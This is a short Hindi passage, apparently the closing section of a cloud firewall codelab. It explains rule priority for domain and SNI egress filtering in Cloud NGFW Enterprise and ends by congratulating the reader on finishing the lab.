यह लैब बहुत आसान है. इसमें सिर्फ़ एक वीएम का इस्तेमाल करके इंटरनेट से कनेक्ट किया जाता है. असल दुनिया में, वीपीसी में कई संसाधन हो सकते हैं. साथ ही, ट्रैफ़िक सभी दिशाओं (उत्तर/दक्षिण और पूरब/पश्चिम) में जा सकता है. डोमेन/एसएनआई फ़िल्टर करने के लिए फ़ायरवॉल का नियम, EGRESS 0.0.0.0/0 है. इसलिए, यह "कैच ऑल" है और इसे नेटवर्क नीति में सबसे कम प्राथमिकता वाले नियम के तौर पर कॉन्फ़िगर करना ज़रूरी है. ऐसा न करने पर, ट्रैफ़िक अचानक से मैच हो जाएगा और यूआरएल फ़िल्टर करने के डिफ़ॉल्ट नियम के आधार पर उसे अनुमति दी जाएगी या अस्वीकार किया जाएगा.
इसके अलावा, दायरा सीमित करने के लिए नेटवर्क टाइप का इस्तेमाल करें. ऐसा इसलिए किया जाता है, ताकि E/W ट्रैफ़िक इस नियम से मैच न हो. इसके अलावा, E/W ट्रैफ़िक के लिए ज़्यादा प्राथमिकता वाला अनुमति का नियम बनाएं.
कृपया सबसे सही तरीकों से जुड़ा दस्तावेज़ देखें. इसमें डोमेन/एसएनआई फ़िल्टरिंग के बारे में ज़्यादा जानकारी दी गई है.
21. बधाई हो!
बधाई हो, आपने डोमेन और एसएनआई फ़िल्टरिंग के लिए Cloud NGFW Enterprise कोडलैब पूरा कर लिया है. इसमें टीएलएस की सुरक्षा जांच करना ज़रूरी नहीं है!